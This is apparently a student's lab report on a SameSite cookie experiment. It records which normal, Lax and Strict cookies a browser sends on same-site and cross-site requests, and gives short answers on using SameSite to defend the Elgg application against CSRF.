- In Task 5, we're going to explore the SameSite cookie method, which is a feature that most browsers now have. This feature is associated with cookies, and it allows browsers to check whether to attach cookies in cross-site requests. If a web application sets a cookie as SameSite, it means that the cookie won't be attached to cross-site requests. This is useful because it can prevent CSRF attacks, since attackers won't be able to use the session ID cookie in their requests.


- In this task, we have two links, Link A and Link B. Link A points to a page on example32.com, while Link B points to a page on attacker32.com. Both pages look identical, except for the background color. They both send three different types of requests to `www.example32.com/showcookies.php`, which is a page that displays the cookies sent by the browser. By examining the display results, we can determine which cookies were sent by the browser.

Please do the following:

Open www.example32.com



Click on Link A, submit the GET and POST requests



Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `cookie-strict=cccccc`
- `__gsas=ID=7616307bf31741d9:T=1680952840:S=ALNI_MZRlrRZeIQmdr51bM13K92OATKaA`

Your request is a **same-site** request!

Click on Link B, submit the GET and POST requests.

SameSite Cookie Experiment

A. Sending Get Request (link)

<http://www.example32.com/showcookies.php>

B. Sending Get Request (form)

C. Sending Post Request (form)

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `__gsas=ID=7616307bf31741d9:T=1680952840:S=ALNI_MZRlrRZeIQmdr51bM13K92OATKaA`

Your request is a **cross-site** request!

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `__gsas=ID=7616307bf31741d9:T=1680952840:S=ALNI_MZRlrRZeIQmdr51bM13K92OATKaA`

Your request is a **cross-site** request!

Questions –

1. Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

=> SameSite cookies are a security mechanism that prevents cross-site request forgery attacks by instructing the browser to only include cookies in requests that originate from the same site as the cookie was set. By marking a cookie as

SameSite, it won't be included in cross-site requests, making it easier for the server to distinguish between same-site and cross-site requests. As a result, the server can reject cross-site requests and prevent CSRF attacks.

2. Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

=> To enhance Elgg's protection against CSRF attacks using SameSite cookies, one could mark the session ID cookie as SameSite to prevent it from being used in cross-site requests. This would make it difficult for attackers to launch CSRF attacks against Elgg users. Additionally, other cookies used by Elgg could also be set as SameSite to provide an extra layer of defense against CSRF attacks. However, SameSite cookies may not be sufficient to fully protect the system from CSRF attacks, and other security measures should also be implemented to ensure overall security.

=====*****=====